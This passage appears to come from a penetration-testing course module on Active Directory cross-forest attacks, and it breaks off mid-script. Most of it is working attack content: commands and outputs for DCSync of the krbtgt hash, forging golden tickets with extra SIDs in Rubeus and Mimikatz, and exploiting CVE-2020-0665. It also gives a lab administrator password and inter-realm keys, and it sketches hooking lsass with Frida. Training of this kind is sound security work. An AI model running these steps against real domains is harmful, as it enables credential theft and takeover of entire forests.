
```
 .\mimikatz.exe "lsadump::dcsync /user:INLANEFREIGHT\krbtgt" exit
PS C:\Tools> .\mimikatz.exe "lsadump::dcsync /user:INLANEFREIGHT\krbtgt"
exit

.#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
## \ / ##       > https://blog.gentilkiwi.com/mimikatz
'## v ##'       Vincent LE TOUX             ( [email protected] )
'#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /user:INLANEFREIGHT\krbtgt
[DC] 'inlanefreight.ad' will be the domain
[DC] 'DC01.inlanefreight.ad' will be the DC server
[DC] 'INLANEFREIGHT\krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt
** SAM ACCOUNT **
SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 12/26/2023 8:38:43 AM
Object Security ID   : S-1-5-21-2432454459-173448545-3375717855-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 119885a9af438d1ef0d7543bed8b9ea1
  ntlm- 0: 119885a9af438d1ef0d7543bed8b9ea1
  lm  - 0: 6c3a4fff93ba201c4ae9735c68e93e47
```

Obtain SID of the Current Domain

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainSID
```

```
S-1-5-21-2432454459-173448545-3375717855
```

Obtain SID of the Infrastructure group of Logistics Domain

```
PS C:\Tools> Get-ADGroup -Identity "Infrastructure" -Server "logistics.ad"
DistinguishedName : CN=Infrastructure,CN=Users,DC=logistics,DC=ad
GroupCategory     : Security
GroupScope        : Universal
Name              : Infrastructure
ObjectClass       : group
ObjectGUID        : fe42a45c-a42c-4945-98ca-57446ab9430a
SamAccountName    : Infrastructure
SID               : S-1-5-21-186204973-2882451676-2899969076-2602
```

At this point, we have gathered the following data points:

- The KRBTGT hash for the current domain (Inlanefreight) - `119885a9af438d1ef0d7543bed8b9ea1`
- The SID for the current domain - `S-1-5-21-2432454459-173448545-3375717855`
- The name of a target user in the current domain (Any domain user) - `jimmy`
- The FQDN of the current domain. - `inlanefreight.ad`
- The SID of the high privileged group of the target domain (Infrastructure group) - `S-1-5-21-186204973-2882451676-2899969076-2602`

With this data collected, the attack can be performed with both `Rubeus` or `Mimikatz`.

Constructing a Golden Ticket using Rubeus

```
PS C:\Tools> .\Rubeus.exe golden /rc4:119885a9af438d1ef0d7543bed8b9ea1
/domain:inlanefreight.ad /sid:S-1-5-21-2432454459-173448545-3375717855
/sids:S-1-5-21-186204973-2882451676-2899969076-2602 /user:jimmy /ptt
______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.0

[*] Action: Build TGT

[*] Building PAC
```

```
[*] Domain         : INLANEFREIGHT.AD (INLANEFREIGHT)
[*] SID            : S-1-5-21-2432454459-173448545-3375717855
[*] UserId         : 500
[*] Groups         : 520,512,513,519,518
[*] ExtraSIDs      : S-1-5-21-186204973-2882451676-2899969076-2602
[*] ServiceKey     : 119885A9AF438D1EF0D7543BED8B9EA1
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_MD5
[*] KDCKey         : 119885A9AF438D1EF0D7543BED8B9EA1
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_MD5
[*] Service        : krbtgt
[*] Target         : inlanefreight.ad
[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for '[email protected]'
[*] AuthTime       : 3/28/2024 3:34:15 PM
[*] StartTime      : 3/28/2024 3:34:15 PM
[*] EndTime        : 3/29/2024 1:34:15 AM
[*] RenewTill      : 4/4/2024 3:34:15 PM
[*] base64(ticket.kirbi):

doIFSzCCBUegAwIBBaEDAgEWooIERDCCBEBhggQ8MIIEOKADAgEFoRIbEElOTEFORUZSRUlHSF
QuQUSi
JTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEGlubGFuZWZyZWlnaHQuYWSjggP0MIID8KADAgEXoQMCAQ
OiggPi
BIID3pLWOBjELBbJ5YwjnGyTBZdNnf81mx7jr4gkJ63wj/oALuI2LIYXxus8uXh5ZRgFwvXO19
a2ZTuk
rTj5XB9Sl+XsuX4hfClIWmQ5dobP+VxyWoKhpXk+k9KfdeuxYl3Ell3S9iI+GkbsNR22+PkIRD
QBBG4+
1D2IOOtUMz3fOKdtyZ/TTY4DleBqabp9FpfpLbUazqMYg8ZFr63bEmVal47hUQKpbJkPJcOrsp
WMp8Uh
ao0f7YfB33DB7D6ARzAl50OPnaUvqGvssnluNu7ILyrPAy7qK0MNfaONkQm+GtRvIdfwMr1VSW
Up6HmX
Vr7n5SFFumQvMurtRMG2ac3jCJw78/DD8vkRIxcnwDbE/64A/KNRA9RsldlMys5xILL6C9U9N4
ETkSgS
hz+E3YpWxu8XnEHqedgJV6rvN/Nu2BiQGdyQOQmAZBah7HO4tlt52fEUrhA8nKCT3Ch0P8aGGg
72t4hD
+4HUVuDDk4v86D4n5Fkw8DMLzrHbHmX/5wmp/rERO5rej4d+rK8if6R2GgTl+f98p7Vif5XoIv
jy8T6E
fHoJDT7xZzheKa8fY8eqgxbEbQ2wPlYOToHVvcenWJDnDSZraYdJM4vGRL++7By4/pELj93mYi
UwsGeT
NqI6vUG29inBzLlArln0AbE8g0Oh+Y6d+/hvFluwJBBY50EoFhqMYCEjJ8FsxggCkxsuNxyWsh
NQChuQ
YNnmrhAYUDnyJnGYHhXp+N/AngQ1ajJm3vxcBuIGRZSKYT6k1SNcEHypqEcv8GFGrTQM6nYhjd
cBxyH8
tMyRfOs20phvGi6Vu7zCfnsYHkRZDs9vrdWxw5lApxqBXBTlC5JEtM/Xx/A0n8PMDhzwcrnov5
WuyXWV
jIsZB9UrvEUV84ZC3brvGxYFCEXVeRXnLuG3j4mGcyDgp+KF70a+vgCQGRIQ03Eb/qPb0QLaSJ
```

```
toUSIX
ASZ3AfPfQlGCJ+mrTjnx3FZJHoGoxkN+leqze1OARzQwrUOIkZ00iEsuUHHShZjqxQJ1R2r/Db
pm0vHX
4ZyszFIlaZ4B1sD9J8Q5nHSGiATILCFZcX2imh4jBUIvwKJvehkyXEHOsJkIYDJwZRYilOKU5b
PnMlyK
ifjs4YDGcHX+nQIz5+GMMNkuQUH9KeXPYzMtlMgc/aUWoMYHahVwTM8Nfv1/eH6S/LsvmDHtwQ
NBsIEl
W7wB/Zyn0oxdVRbf/8wF6gsaCtcMPk5sXpcZoVPasCeLhV69bU7MB0whKtGWFQSPDfNFk7sRQP
aJvz+E
+HupyRh0wBt5boTkfFuf2GA8UJWNVcnK/RS/o3aGXHZH4qOB8jCB76ADAgEAooHnBIHkfYHhMI
HeoIHb
MIHYMIHVoBswGaADAgEXoRIEEFSbJ0PiKIRFSgugsVjxT/uhEhsQSU5MQU5FRlJFSUdIVC5BRK
ISMBCg
AwIBAaEJMAcbBWppbW15owcDBQBA4AAApBEYDzIwMjQwMzI4MjIzNDE1WqURGA8yMDI0MDMyOD
IyMzQx
NVqmERgPMjAyNDAzMjkwODM0MTVapxEYDzIwMjQwNDA0MjIzNDE1WqgSGxBJTkxBTkVGUkVJR0
hULkFE
qSUwI6ADAgECoRwwGhsGa3JidGd0GxBpbmxhbmVmcmVpZ2h0LmFk

[+] Ticket successfully imported!
```

Instead of `Rubeus`, we can also perform the same attack and create a golden ticket using `Mimikatz`. Mimikatz offers another avenue to execute the `extrasids attack` and generate `golden tickets` for privilege escalation.

Constructing a Golden Ticket using Mimikatz

```
C:\Tools> mimikatz.exe
.#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
## \ / ##       > https://blog.gentilkiwi.com/mimikatz
'## v ##'       Vincent LE TOUX             ( [email protected] )
'#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::golden /user:jimmy /domain:inlanefreight.ad  /sid:S-
1-5-21-2432454459-173448545-3375717855 /sids:S-1-5-21-186204973-
2882451676-2899969076-2602 /krbtgt:119885a9af438d1ef0d7543bed8b9ea1 /ptt
User      : jimmy
Domain    : inlanefreight.ad (INLANEFREIGHT)
SID       : S-1-5-21-2432454459-173448545-3375717855
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-186204973-2882451676-2899969076-2602 ;
ServiceKey: 119885a9af438d1ef0d7543bed8b9ea1 - rc4_hmac_nt
Lifetime  : 3/28/2024 3:41:08 PM ; 3/26/2034 3:41:08 PM ; 3/26/2034
3:41:08 PM
```

```
-> Ticket : ** Pass The Ticket **
* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'jimmy @ inlanefreight.ad' successfully submitted for
current session
```

After generating the golden ticket using either `Rubeus` or `Mimikatz`, we can verify its presence in memory by running the `klist` command. This command displays the Kerberos ticket cache, allowing us to inspect the tickets currently stored in memory. By examining the output of `klist`, we can confirm the existence of the golden ticket and ensure that it has been successfully generated and is available for use in authentication and authorization processes within the domain environment.

Verify the ticket in memory

```
PS C:\Tools> klist

Current LogonId is 0:0x5126a

Cached Tickets: (1)

#0>     Client: jimmy @ INLANEFREIGHT.AD
Server: krbtgt/inlanefreight.ad @ INLANEFREIGHT.AD
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
Start Time: 3/28/2024 15:34:15 (local)
End Time:   3/29/2024 1:34:15 (local)
Renew Time: 4/4/2024 15:34:15 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
```

With the obtained ticket for user `INLANEFREIGHT\jimmy`, which has `extra-sid` of `Infrastructure` group within the `Logistics` domain, we now possess the capability to exemplify this authority by accessing the logistics domain.

Get access on DC02

```
PS C:\Tools> dir \\DC02.logistics.ad\c$
Directory: \\DC02.logistics.ad\c$
Mode                LastWriteTime         Length Name
```

```
----                 -------------         ------ ----

d-----        3/20/2024   1:44 PM                FSP_Flag
d-----        7/16/2016   6:23 AM                PerfLogs
d-r---        3/24/2024  10:47 AM                Program Files
d-----        7/16/2016   6:23 AM                Program Files (x86)
d-----        3/28/2024   1:31 PM                Tools
d-r---       12/26/2023   7:21 AM                Users
d-----       12/26/2023   7:40 AM                Windows
```

This attack can also be executed from a Linux Host; however, as it has been extensively covered in the extra-SIDs section, we will not delve into it here.

Moving On

In the upcoming section, we will examine the exploitation of `CVE-2020-0665` to compromise a `workstation` or `server` of an another forest. This exploit is applicable when a Bidirectional trust is established between both domains.

SID Filter Bypass (CVE-2020-0665)

In 2020, Dirk-jan Mollema discovered a logic flaw in Active Directory, known as CVE-2020-0665 as mentioned in his blog post, which allows bypassing of the `SID filtering` mechanism and compromise of hosts in a trusted forest. This flaw was patched in the `February 2020` update and was given `CVE-2020-0665`.

This vulnerability leverages the intended feature of a `Transitive Trust`, allowing an attacker to compromise any host or workstation within a trusted forest that has a Two-way Transitive Trust relationship established with the Trusting forest.

Transitive Trust


A transitive trust refers to a trust relationship in Active Directory that extends beyond two domains to include additional domains in the forest. In essence, it enables authentication and resource access across multiple domains within the same forest. This type of trust is characterized by its ability to propagate authentication requests and permissions across all domains in the forest, providing seamless access to resources regardless of the domain in which they reside. Transitive trusts simplify user authentication and resource sharing within a forest, promoting efficient collaboration and management across the entire Active Directory infrastructure.

In a transitive trust scenario, such as between `Forest A` and `Forest B`, the trust relationship extends beyond the direct connection between the two forests. In this setup, `Forest B` not only trusts `Forest A` but also extends its trust to all domains within `Forest A`. This includes subdomains, sub-subdomains, and any other domain trees within `Forest A`.

Suppose we have two domains, `inlanefreight.ad` and `logistics.ad`, having established a `Two-way` transitive trust, the trust relationship extends beyond the immediate connection between these two domains. Specifically, if `inlanefreight.ad` includes a child domain, such as `child.inlanefreight.ad`, the transitive nature of the trust means that `logistics.ad` will also extend its trust to the child domain, `child.inlanefreight.ad`.

If a new subdomain is added in `inlanefreight.ad`, then `logistics.ad` would automatically pick up the `SID` of new subdomain within 24 hours. Every 24 hours a domain controller will perform the Netlogon call `NetrGetForestTrustInformation`, which according to MSDN returns forest trust information in the LSA_FOREST_TRUST_RECORD format.

The details of the trust relationship are stored in the `Trusted Domain` object within `Forest B` (Logistics.ad). This mechanism allows `Forest B` (`logistics.ad`) to establish a trust not only with `Forest A` (`inlanefreight.ad`) but also with all its associated domains (`child.inlanefreight.ad`), enabling seamless authentication and resource access across the entire forest infrastructure.



The attribute is called `msDS-TrustForestTrustInfo`, which is a binary field described in MS-ADTS and contains structures for each domain in the forest.

We can utilize `ftinfo.py` from forest-trust-tools to parse data from `msDS-TrustForestTrustInfo`. The `data` variable in line 14 of the `ftinfo.py` script is updated with the value of the `msDS-TrustForestTrustInfo` attribute.

```
python3 ftinfo.py

FOREST_TRUST_INFO
Version: {1}
Recordcount: {3}
Records: {[<__main__.FOREST_TRUST_INFO_RECORD object at 0x7f081266fca0>,
<__main__.FOREST_TRUST_INFO_RECORD object at 0x7f0812613760>,
<__main__.FOREST_TRUST_INFO_RECORD object at 0x7f0812624e50>]}
Domain b'child.inlanefreight.ad' has SID S-1-5-21-3878752286-62540090-
653003637
Domain b'child.inlanefreight.ad' has SID
b'\x01\x04\x00\x00\x00\x00\x00\x05\x15\x00\x00\x00\x1e\x101\xe7:I\xba\x03u
\x0b\xec&'
Domain b'inlanefreight.ad' has SID S-1-5-21-2432454459-173448545-
3375717855
Domain b'inlanefreight.ad' has SID
b'\x01\x04\x00\x00\x00\x00\x00\x05\x15\x00\x00\x00;O\xfc\x90a\x9dV\n\xdf]5
\xc9'
```

Analyzing the output reveals that the `msDS-TrustForestTrustInfo` attribute of the `logistics` domain contains the `SIDs` for both `inlanefreight.ad` and `child.inlanefreight.ad`.

Adding our own SIDs to the Trust

If we possess full control over all operations within `Forest A`, we have the capability to manipulate the trust relationships established within that forest. By adding arbitrary `Security Identifiers (SIDs)` to the list of domains within `Forest A`, we effectively influence the trust relationships between domains within the forest. As a result, any new domains added to `Forest A` will be trusted by other forests, such as `Forest B`, after the default trust propagation period, which typically occurs over a span of `24 hours`.

Suppose we have compromised and have full control over the `inlanefreight.ad` domain, we can change and add an arbitrary `SID` to the `child.inlanefreight.ad`, which would eventually be propagated to `logistics.ad`.

Two Domains Trusted by Domain-joined Servers

When querying an individual `member server` or `workstation` in a domain about the number of domains it trusts, it typically reports two. One domain pertains to the `Active Directory` domain to which the workstation or server belongs, while the other refers to the

`local domain` unique to that specific machine. This local domain, residing in the `Security Accounts Manager (SAM)` hive, houses `local accounts` and `groups`, including the widely recognized `RID 500` account, which represents the `built-in Administrator` account commonly targeted in Pass-the-Hash attacks.

Active Directory does not manage these local domains on `member systems`, and therefore, it remains unaware of their existence. Consequently, each Active Directory domain will have as many local domains as the number of systems joined to it, reflecting the diversity of local accounts and configurations across the network.

CVE-2020-0665

Given the collective insights provided above, the execution of `CVE-2020-0665` becomes feasible. This vulnerability represents an elevation of privilege flaw in Active Directory Forest trusts. It arises from a default configuration that permits an attacker residing in the `trusting` forest to request delegation of a Ticket Granting Ticket (TGT) for an identity originating from the `trusted` forest. This vulnerability is commonly recognized as the `Active Directory Elevation of Privilege Vulnerability`.

General steps for CVE-2020-0665:


```
1. Fake a new domain in forest A that has the same SID as the local domain
on a server in forest B.
2. Wait for forest B to pick up the new SID and add it to the allowed
SIDs.
3. Create an inter-realm ticket that includes the SID of the local
administrator account of the server in forest B, and give this to the DC
in forest B.
4. See if forest B gives us a ticket that includes the SID of the server
in forest B
5. Connect to the server in forest B with our service ticket having
administrative permissions.
```

Attack Requirements for CVE-2020-0665

1. DC01 and DC02 must have a Two-way Transitive Trust
2. DC01 must have a Child Domain (subdomain)
3. DC02 has at least one domain joined member server or workstation

In the event that DC01 in `Forest-A` is compromised, exploiting `CVE-2020-0665` affords the opportunity to exert control over any `domain-joined` member server located within DC02 in `Forest-B`. This exploit hinges on modifying the `SID` of a subdomain within `Forest-A` with the `SID` of the `local domain` of `domain-joined` member server within `DC02`.

We cannot compromise a Domain Controller in a Trusted forest (Forest-B) because while a Domain Controller has a local domain in SAM, it is only active during recovery mode, which does not satisfy the conditions necessary to pull off this attack.



Simplification of the attack:

1. Control over the Child domain (`child.inlanefreight.ad`) that extends its trust to the `Logistics` domain by default. (Because of a Two-way Transitive Trust between domains)
2. Enumerate the `local SID` of a workstation (`SQL02`) in the `Logistics` domain using credentials of the `Inlanefreight` domain.
3. Modify the `SID` of the `Child Domain` present in the `Inlanefreight` domain to match with the `local SID` of a member server (`SQL02`) in `Logistics` domain.
4. The New `SID` for child domain (`child.inlanefreight.ad`) propagates back to the `Logistics` domain allowing us to generate a Golden Ticket for SQL02 with RID 500.
5. Use the generated ticket to log into SQL02 in `logistics.ad` domain as the `Administrator` user for that host.

Performing the Attack

To perform this attack after compromising the `Inlanefreight` domain, we need to collect the following:

- Local SID of the victim server (SQL02.logistics.ad)
- Child Domain SID for `child.inlanefreight.ad`
- Domain SID for `inlanefreight.ad`
- Inter-realm tickets with RC4 hash (for `logistics.ad`)
- Inter-realm tickets with AES keys (for `logistics.ad`)

We can use getlocalsid.py from Forest-Trust-Tools with credentials for the `Inlanefreight/Administrator` account to get the local SID for the `SQL02` server in the `logistics.ad` domain.

Retrieve LocalSID for SQL02.logistics.ad

```
proxychains python getlocalsid.py inlanefreight.ad/[email protected] SQL02
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[*] Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

Password: HTB_@cademy_adm!
[*] Connecting to LSARPC named pipe at SQL02.logistics.ad
[proxychains] Strict chain  ...  127.0.0.1:1080  ...
SQL02.logistics.ad:445  ...  OK
[*] Bind OK
Found local domain SID: S-1-5-21-2327345182-1863223493-3435513819
```

Next, we can utilize lookupsid.py to retrieve the Domain SID for both `child.inlanefreight.ad` and `inlanefreight.ad`.

Retrieve Domain SID for child.inlanefreight.ad

```
proxychains lookupsid.py
inlanefreight.ad/Administrator:'HTB_@cademy_adm!'@172.16.118.20 | grep
"Domain SID"
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.118.20:445
...  OK
[*] Domain SID is: S-1-5-21-3878752286-62540090-653003637
```

Retrieve Domain SID for inlanefreight.ad

```
proxychains lookupsid.py
inlanefreight.ad/Administrator:'HTB_@cademy_adm!'@172.16.118.3 | grep
"Domain SID"
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.118.3:445
...  OK
[*] Domain SID is: S-1-5-21-2432454459-173448545-3375717855
```

We can obtain `Inter-realm` tickets with `AES keys` using Mimikatz. This involves acquiring the objectguid for `logistics.ad` and then utilizing the `/guid` option with the guid for `logistics.ad` in Mimikatz.

Enumerate GUID for logistics.ad

```
PS C:\Tools> Get-ADObject -LDAPFilter '(objectClass=trustedDomain)' |
select name,objectguid
name                   objectguid
----                   ----------
logistics.ad           8d52f9da-361b-4dc3-8fa7-af5f282fa741
child.inlanefreight.ad 44591edf-66d2-4d8c-8125-facb7fb3c643
```

Retrieve Inter-realm Tickets

```
PS C:\Tools> .\mimikatz.exe "lsadump::dcsync /guid:{8d52f9da-361b-4dc3-
8fa7-af5f282fa741}" "exit"
.#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
## \ / ##       > https://blog.gentilkiwi.com/mimikatz
'## v ##'       Vincent LE TOUX             ( [email protected] )
'#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /guid:{8d52f9da-361b-4dc3-8fa7-
af5f282fa741}
[DC] 'inlanefreight.ad' will be the domain
[DC] 'DC01.inlanefreight.ad' will be the DC server
[DC] Object with GUID '{8d52f9da-361b-4dc3-8fa7-af5f282fa741}'
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
Object RDN           : logistics.ad
** TRUSTED DOMAIN - Antisocial **
Partner              : logistics.ad
[  In ] INLANEFREIGHT.AD -> LOGISTICS.AD
```

```
* 3/9/2024 2:59:14 AM - CLEAR   - c3 e5 50 e1 5d 93 50 97 ef a7 fd 9d 8a
98 57 79 fc e6 c4 29 d2 d1 32 ec 84 e9 7d 82 ac 96 5e 04 94 e9 c3 bc 38 b3
8e 75 c1 bc 53 b9 c4 9e 28 82 52 7e f3 06 84 73 80 e9 1f b6 80 83 6d 1c 98
85 10 85 34 80 6b e8 d4 66 6c 68 37 7f 87 55 d4 b1 ab a5 b1 ad 2c 9c 95 03
a9 8a 86 2d 66 22 b0 5b 4b ac b8 80 d0 d9 ca b5 b7 8d 2d 59 3c 50 b3 41 88
7d 7a ef fb 3d 33 aa 51 04 f3 17 1b 55 ce c1 d2 0a 70 48 e0 73 d4 59 6e a1
af d5 1e bd 78 14 7d 5a 03 52 05 f1 c5 51 48 f5 e4 d8 cf f0 d7 91 24 9f 50
f4 c0 08 ed a2 e7 dd 83 60 4e 2d 9c be 1b 5b cd 90 44 4d 86 3c 4f 60 16 19
b5 54 9f 44 ca 5e 51 bf a8 7d 84 3c 24 f8 f2 ff 1d 38 55 44 22 ac 60 eb 88
46 42 55 1f 7a 2a 1d 98 d1 47 f1 74 c9 6a b6 8f 3e a7 58 4b d1 b7 cb 9b 30
46 e1

* aes256_hmac
179e4ae68e627e1fd4014c87854e7f60b0c807eddbcaf6136ddf9d15a6d87ad8
* aes128_hmac       f1091ce43342170b7c29eb9a54a413e4
* rc4_hmac_nt       c586031a224f252a7c8a31a6d2210cc1
<SNIP>
```

Note: As part of the account maintenance process, every 30 days the trusting domain controller changes the [password] stored in the `TDO`. So you might see a different mimikatz output from the one shown above.

At this point, we have gathered the following data points:

- LocalSID of victim server (SQL02.logistics.ad) - `S-1-5-21-2327345182-1863223493-3435513819`
- Child Domain SID for `child.inlanefreight.ad` - `S-1-5-21-3878752286-62540090-653003637`
- Domain SID for `inlanefreight.ad` - `S-1-5-21-2432454459-173448545-3375717855`
- Inter-realm tickets with RC4 hash (For Logistics.ad) - `c586031a224f252a7c8a31a6d2210cc1`
- Inter-realm tickets with AES keys (For Logistics.ad) - `179e4ae68e627e1fd4014c87854e7f60b0c807eddbcaf6136ddf9d15a6d87ad8`

Now to make `logistics.ad` accept our SID in future ticket requests, we need to make it think there is a domain in the `inlanefreight` domain that has the `SID` of the server in `Logistics` (i.e: SQL02). To perform this, we can inject the localdomain SID of `SQL02.logistics.ad` into `child.inlanefreight.ad`.

The easiest way to do this is to hook `lsass.exe` in the `Inlanefreight` domain controller where the `NetrGetForestTrustInformation` function is processed, and replace the SID of `child.inlanefreight.ad` with the target SID `SQL02.logistics.ad`. To inject the SID for `SQL02.logistics.ad` into `child.inlanefreight.ad`, we can use a [Frida Interception script] which will intercept and hook `lsass.exe` on the `Inlanefreight DC`. When the `NetrGetForestTrustInformation` function is processed in `logistics`, it will replace the

SID of an existing subdomain (`child.inlanefreight.ad`) with the target SID (`SQL02.logistics.ad`).

To achieve our objective, we must make adjustments to the `frida_intercept.py` script by incorporating the binary representations of the Security Identifiers (SIDs) for both `child.inlanefreight.ad` and `SQL02.logistics.ad`. This task entails pinpointing the specific section within the script responsible for SID manipulation, typically around lines `20-21`. Here, we'll replace the existing variables, such as `var buf1`, with the binary SID representation for `child.inlanefreight.ad`, and `var newsid` with the binary SID representation for `SQL02.logistics.ad`.

Several tools exist for the conversion of Security Identifiers (SIDs) between decimal, hexadecimal, and `binary representations`. One such tool is Save-editor, which streamlines the conversion process by quickly transitioning SIDs from their decimal form into hexadecimal, and then arranging them into little-endian format. This can also be done with Python for those of us with a love for scripting. A custom `Python script` can easily convert SIDs into their binary representation which can then be used in our attack.

Convert SID

```
input_string = 'S-1-5-21-2327345182-1863223493-3435513819'
prefix = 'S-1-5-21-'

# Split the input string after the constant prefix
components = input_string.split(prefix, 1)
if len(components) > 1:
    remaining_string = components[1]
    split_values = remaining_string.split('-')
    output_list = []
    for i in split_values:
        decimal_number = int(i)
        hexadecimal_value = hex(decimal_number)[2:].zfill(8)
        little = ' '.join([hexadecimal_value[i:i+2] for i in
range(len(hexadecimal_value)-2, -2, -2)])
        bytes_list = little.split()
        formatted_bytes = ', '.join([f"0x{byte.upper()}" for byte in
bytes_list])
